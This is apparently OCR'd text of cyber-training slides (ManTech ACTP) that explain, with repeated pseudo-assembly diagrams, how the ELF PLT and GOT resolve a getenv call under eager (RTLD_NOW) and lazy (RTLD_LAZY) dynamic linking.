
- The Procedure Linkage Table provides snippets of code for each dynamic function symbol we use.
- Each entry looks something like:

```
          <iswprint@plt>:
0x555555556540 <+0>:  endbr64
0x555555556544 <+4>:  bnd jmp [rip+0x7a4d] #0x55555555df98
<iswprint@got.plt>
...
```

- My code can just call `iswprint@plt`
  - `iswprint@plt` jumps to an address in the `GOT`
  - That address is supposed to hold the address of the real `iswprint` in `libc.so`

GOT/PLT—RTLD_NOW

- Call `getenv` from main image's code




```
.plt:
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
 ...
```

```
.got:
 ...
getenv@got:
 <address of getenv>
```

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

PLT/GOT—RTLD_NOW



```
.plt:
  ...
getenv@plt:
  jmp [getenv@got]
  push 0x0
  jmp .plt
  ...
```


```
.text
  ...
  call getenv@plt
  ...
```

```
.got:
  ...
getenv@got:
  <address of getenv>
```

- It goes to `getenv` in `.plt` in the main image, which looks in the Global Offset Table for where to jump

```
.text (libc.so):
  ...
getenv:
  ... (real getenv code)
```

GOT/PLT—RTLD_NOW



```
.plt:
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
 ...
```

```
.got:
 ...
getenv@got:
 <address of getenv>
```

- Because the address of the real `getenv` was in the `GOT`, we are now executing in `libc.so`

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

PLT/GOT—RTLD_NOW

```
.plt:
  ...
getenv@plt:
  jmp [getenv@got]
  push 0x0
  jmp .plt
  ...
```

```
.text
  ...
  call getenv@plt
  ...
```

```
.got:
  ...
getenv@got:
  <address of getenv>
```

- `getenv` returns directly to user's code

```
.text (libc.so):
  ...
getenv:
  ... (real getenv code)
```

GOT/PLT—RTLD_LAZY

```
.plt:
 push [resolve_arg@got]
 jmp
[dl_runtime_resolve_xsave@got]
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
 ...
```

```
.got:
resolve_arg@got:
 <resolve arg ptr>
dl_runtime_resolve_xsave@go
t:
 <resolver addr>
 ...
getenv@got:
 <getenv@plt + sizeof(jmp)>
```


- Lazy Loading means the saved address in the GOT is not the real address the first time it is used

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

```
.text (ld.so):
 ...
dl_runtime_resolve_xsave:
 ... (resolves symbol by #)
```

ManTech

PLT/GOT—RTLD_LAZY



```
.plt:
 push [resolve_arg@got]
 jmp
[dl_runtime_resolve_xsave@got]
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
 ...
```

```
.got:
resolve_arg@got:
 <resolve arg ptr>
dl_runtime_resolve_xsave@go
t:
 <resolver addr>
 ...
getenv@got:
 <getenv@plt + sizeof(jmp)>
```

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

```
.text (ld.so):
 ...
dl_runtime_resolve_xsave:
 ... (resolves symbol by #)
```

- In the PLT we still jump using the same entry in the Global Offset Table

GOT/PLT—RTLD_LAZY

```
.plt:
 push [resolve_arg@got]
 jmp
[dl_runtime_resolve_xsave@got]
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
 ...
```

```
.got:
resolve_arg@got:
 <resolve arg ptr>
dl_runtime_resolve_xsave@go
t:
 <resolver addr>
 ...
getenv@got:
 <getenv@plt + sizeof(jmp)>
```

- But this time it sends us to a section of our `PLT` that starts the process of resolving the real address
  - Some libc versions have the first relative `jmp` in `.plt.sec` and the resolver in the `.plt`

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

```
.text (ld.so):
 ...
dl_runtime_resolve_xsave:
 ... (resolves symbol by #)
```

PLT/GOT—RTLD_LAZY

```
.plt:
 push [resolve_arg@got]
 jmp
[dl_runtime_resolve_xsave@got]
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
 ...
```

```
.got:
resolve_arg@got:
 <resolve arg ptr>
dl_runtime_resolve_xsave@go
t:
 <resolver addr>
 ...
getenv@got:
 <getenv@plt + sizeof(jmp)>
```


- We push a number as an argument to tell `ld.so` which symbol we need resolved

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

```
.text (ld.so):
 ...
dl_runtime_resolve_xsave:
 ... (resolves symbol by #)
```

ManTech

GOT/PLT—RTLD_LAZY



```
.plt:
 push [resolve_arg@got]
 jmp
[dl_runtime_resolve_xsave@got]
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
 ...
```

```
.got:
resolve_arg@got:
 <resolve arg ptr>
dl_runtime_resolve_xsave@go
t:
 <resolver addr>
 ...
getenv@got:
 <getenv@plt + sizeof(jmp)>
```

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

```
.text (ld.so):
 ...
dl_runtime_resolve_xsave:
 ... (resolves symbol by #)
```

- The first entry of the `PLT` grabs an argument via the `GOT` that holds the current image information to give to `ld.so`

ManTech

PLT/GOT—RTLD_LAZY

```
.plt:
 push [resolve_arg@got]
 jmp
[dl_runtime_resolve_xsave@got]
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
 ...
```

```
.got:
resolve_arg@got:
 <resolve arg ptr>
dl_runtime_resolve_xsave@go
t:
 <resolver addr>
 ...
getenv@got:
 <getenv@plt + sizeof(jmp)>
```

- Then it uses the GOT to jump into ld.so. These entries in the GOT need to be correct from the beginning if lazy dynamic linking is used

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

```
.text (ld.so):
 ...
dl_runtime_resolve_xsave:
 ... (resolves symbol by #)
```

GOT/PLT—RTLD_LAZY

ACTP ADVANCED CYBER TRAINING PROGRAM

```
.plt:
 push [resolve_arg@got]
 jmp
[dl_runtime_resolve_xsave@got]
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
 ...
```

```
.got:
resolve_arg@got:
 <resolve arg ptr>
dl_runtime_resolve_xsave@go
t:
 <resolver addr>
 ...
getenv@got:
 <getenv@plt + sizeof(jmp)>
```


- `ld.so` uses the ordinal and the image state arguments to correct the `GOT`'s entry

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

```
.text (ld.so):
 ...
dl_runtime_resolve_xsave:
 ... (resolves symbol by #)
```

ManTech

PLT/GOT—RTLD_LAZY



```
.plt:
 push [resolve_arg@got]
 jmp
[dl_runtime_resolve_xsave@got]
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
 ...
```

```
.got:
resolve_arg@got:
 <resolve arg ptr>
dl_runtime_resolve_xsave@go
t:
 <resolver addr>
 ...
getenv@got:
 <getenv@plt + sizeof(jmp)>
```

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

```
.text (ld.so):
 ...
dl_runtime_resolve_xsave:
 ... (resolves symbol by #)
```

- It will then transfer execution to the real `getenv`

GOT/PLT—RTLD_LAZY

```
.plt:
 push [resolve_arg@got]
 jmp
[dl_runtime_resolve_xsave@got]
 ...
getenv@plt:
 jmp [getenv@got]
 push 0x0
 jmp .plt
 ...
```

```
.text
 ...
 call getenv@plt
